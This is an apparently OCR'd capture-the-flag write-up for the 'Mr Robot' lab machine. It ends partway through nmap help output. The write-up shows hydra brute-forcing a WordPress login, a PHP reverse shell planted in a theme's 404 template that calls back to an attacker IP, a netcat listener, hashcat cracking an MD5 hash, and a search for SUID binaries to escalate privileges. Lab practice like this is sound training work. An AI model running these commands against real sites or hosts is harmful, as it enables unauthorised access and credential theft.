


```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# echo "ZWxsaW90OkVSMjgtMDY1Mgo=" | base64 -d
elliot:ER28-0652

┌──(root㉿dor)-[/home/dor/mr-robot]
```

Getting the user name and the password of the admin.
User-name:elliot
Password:ER28-0652

1.4)Method 2 - Brute-force

This method is using the THC-hydra tool and the sort command to optimize our attack.
First, we need to get the system error for the wrong username and password, which can by using the inspect and network category for getting the login error and the login segment of the site.
Using the default like admin: admin.



10.10.220.12/wp-login.php

Form data

log: "admin"
pwd: "admin"
wp-submit: "Log+In"
redirect_to: "http://10.10.220.12/wp-admin/"
testcookie: "1"

ERROR: Invalid username. Lost your password?

Username


Password ●●●●●●●●●

□ Remember Me

Log In

Lost your password?


We can start with brute force to get the user-name, with the wordlist we got from the robots directory.
Command: hydra -l fsocity.dic -p test 10.10.220.12 http-post-form "/wp-login/:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=10.10.220.12/wp-admin/&testcookie=1:F=Invalid username"



```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# hydra -L fsocity.dic -p try 10.10.220.12 http-post-form "/wp-login/:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=10.10.220.12/wp-admin/&testcookie=1:F=Invalid username"
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignor

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-16 09:59:08
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 858235 login tries (l:858235/p:1), ~53640 tries per task
[DATA] attacking http-post-form://10.10.220.12:80/wp-login/:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=10.10.220.12/wp-admin/&testcookie=1:F=Invalid username
[80][http-post-form] host: 10.10.220.12   login: Elliot   password: try
[STATUS] 336.00 tries/min, 336 tries in 00:01h, 857899 to do in 42:34h, 16 active
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(root㉿dor)-[/home/dor/mr-robot]
└─# 
```

The result of the brute force yields our username.
User-name: Elliot

Now sort the wordlist into unique strings that are more often used with passwords. Using the hydra tool to brute-force the password.
Command: sort -R fsocity.dic | uniq > wordlist1.txt
Command: hydra -l Elliot -P wordlist1.txt 10.10.220.12 http-post-form "/wp-login:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=10.10.220.12/wp-admin/&testcookie=1:S=302"




```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# sort -R fsocity.dic | uniq > wordlist1.txt

┌──(root㉿dor)-[/home/dor/mr-robot]
└─# hydra -l Elliot -P wordlist1.txt 10.10.220.12 http-post-form "/wp-login:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=10.10.220.12/wp-admin/&testcookie=1:S=302" -t 30
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-05-16 11:56:11
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 30 tasks per 1 server, overall 30 tasks, 10435 login tries (l:1/p:10435), ~348 tries per task
[DATA] attacking http-post-form://10.10.220.12:80/wp-login:log=^USER^&pwd=^PASS^&wp-submit=Log+In&redirect_to=10.10.220.12/wp-admin/&testcookie=1:S=302
[80][http-post-form] host: 10.10.220.12   login: Elliot   password: ER28-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-05-16 11:56:49

┌──(root㉿dor)-[/home/dor/mr-robot]
```


The result of the brute-force yields us a password that now we can access with it the admin of the website.
password: ER28-0652

1.4)reverse-shell

Getting access to the dashboard with the credential we get in the last phase. We will explore the dashboard for breaches we can connect to the machine.



searching for a way to exploit the system. finding the appearance/editor category that will show the source code of the website pages and can be updated. It can be vulnerable to the PHP reverse shell and get access to the system. By making us as a listener the port we want:




Edit Themes

Twenty Fifteen: 404 Template (404.php)

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

        <div id="primary" class="content-area">
                <main id="main" class="site-main" role="main">

                        <section class="error-404 not-found">
                                <header class="page-header">
                                        <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
                                </header><!-- .page-header -->

                                <div class="page-content">
                                        <p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

                                        <?php get_search_form(); ?>
                                </div><!-- .page-content -->
                        </section><!-- .error-404 -->

                </main><!-- .site-main -->
        </div><!-- .content-area -->

<?php get_footer(); ?>
```

We need to edit the PHP reverse shell and enter the IP and port we want to listen to.




```
┌──(root㉿dor)-[/home/dor]
└─# locate php-reverse-shell
/home/dor/php-reverse-shell.php
/home/dor/SecLists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/php/php-reverse-shell.php

┌──(root㉿dor)-[/home/dor]
└─# cp /usr/share/webshells/php/php-reverse-shell.php .

┌──(root㉿dor)-[/home/dor]
└─# nano php-reverse-shell.php
```

```
// See http://pentestmonkey.net/tools/php-revers

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.4.63.236';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
```

1.5)exploitation


Open a Netcat listener with the nvlp flag to port 443 and enter the 404 page to reverse-shell the webpage.
Command: nc -nvlp 443



```
┌──(root㉿dor)-[/home/dor]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [10.4.63.236] from (UNKNOWN) [10.10.220.12] 57586
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UT
 14:33:16 up  1:21,  0 users,  load average: 0.13, 0.22, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ 
```


1.6)escalate privilege to another user

After getting access to the system but don't have a terminal to use. We need to import a terminal via python.
Command: /bin/bash
python -c ‘import pty; pty.spawn(“/bin/bash”)’



```
┌──(root㉿dor)-[/home/dor]
└─# nc -nvlp 443
listening on [any] 443 ...
connect to [10.4.63.236] from (UNKNOWN) [10.10.220.12] 57591
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
 14:39:07 up  1:27,  0 users,  load average: 0.47, 0.34, 0.25
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$ /bin/bash
python -c 'import pty; pty.spawn("/bin/bash")'

daemon@linux:/$
daemon@linux:/$ whoami
whoami
daemon
daemon@linux:/$ pwd
pwd
/
daemon@linux:/$ 
```


After getting a terminal and more permissions. We can navigate throw the system. First, we will navigate to the home directory for finding which user exists on this machine. We found that there is another user called robot and we don't have permission to the second key. But there is another file called password.raw-md5, when we read its contents, we can see the hash password of the user robot.



```
/
daemon@linux:/$ cd /home
cd /home
daemon@linux:/home$ ls
ls
robot
daemon@linux:/home$ cd robot
cd robot
daemon@linux:/home/robot$ ls
ls
key-2-of-3.txt  password.raw-md5
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$
```

1.7)password cracking


In the name of the file, there is the hash type name, but we can find the hash with the hash-identifier tool.
Command: hash-identifier



```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# hash-identifier
   #########################################################################
   #     __  __                     __           ______    _____           #
   #    /\ \/\ \                   /\ \         /\__  _\  /\  _ `\         #
   #    \ \ \_\ \     __      ____ \ \ \___     \/_/\ \/  \ \ \/\ \        #
   #     \ \  _  \  /'__`\   / ,__\ \ \  _ `\      \ \ \   \ \ \ \ \       #
   #      \ \ \ \ \/\ \_\ \_/\__, `\ \ \ \ \ \      \_\ \__ \ \ \_\ \      #
   #       \ \_\ \_\ \___ \_\/\____/  \ \_\ \_\     /\_____\ \ \____/      #
   #        \/_/\/_/\/__/\/_/\/___/    \/_/\/_/     \/_____/  \/___/  v1.2 #
   #                                                             By Zion3R #
   #                                                    www.Blackploit.com #
   #                                                   Root@Blackploit.com #
   #########################################################################
--------------------------------------------------
 HASH: c3fcd3d76192e4007dfb496cca67e13b

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashs:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
[+] md5($salt.$pass.$salt)
[+] md5($salt.$pass.$username)
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass))
[+] md5($salt.md5($pass.$salt))
```

Now we will insert the hash into a file. Run the file in the hashcat tool for cracking the hash password and get access to the root user. We know that the file encryption type is raw-MD5.


command: hashcat -m 0 -a 0 --show hash.txt /usr/share/wordlists/rockyou.txt



```
┌──(root㉿dor)-[/home/dor/mr-robot]
└─# echo "c3fcd3d76192e4007dfb496cca67e13b">hash.txt

┌──(root㉿dor)-[/home/dor/mr-robot]
└─# hashcat -m 0 -a 0 --show hash.txt /usr/share/wordlists/rockyou.txt
c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

┌──(root㉿dor)-[/home/dor/mr-robot]
└─#
```

Hashcat tool cracks the hash and gives the results.
Username: robot
Password: abcdefghijklmnopqrstuvwxyz

Now we will access the robot user to get permissions using the password that we cracked.




```
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

In robot user we can get the secand key .
key-2: 822c73956184f694993bede3eb39f959


4.8)escalate privilege to root user

For getting to root privilege we need to use the find command. With the find command, we will search for the services with the root privilege that we could exploit.



```
robot@linux:~$ ls /
ls /
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
robot@linux:~$ ls /root
ls /root
ls: cannot open directory /root: Permission denied
robot@linux:~$ find / -user root -perm -4000
find / -user root -perm -4000
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
find: `/etc/ssl/private': Permission denied
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
find: `/root': Permission denied
find: `/opt/bitnami/mysql/data/mysql': Permission denied
```

The output we get from the find command was yielding to us that Nmap has a root privilege that we can exploit.



```
  -oN/-oX/-oG <logfile> Output normal/XML/grepable scan logs to <logfile>
  -iL <inputfile> Get targets from file; Use '-' for stdin
* -S <your_IP>/-e <devicename> Specify source address or network interface
  --interactive Go into interactive mode (then press h for help)
Example: nmap -v -sS -O www.my.com 192.168.0.0/16 '192.88-90.*.*'
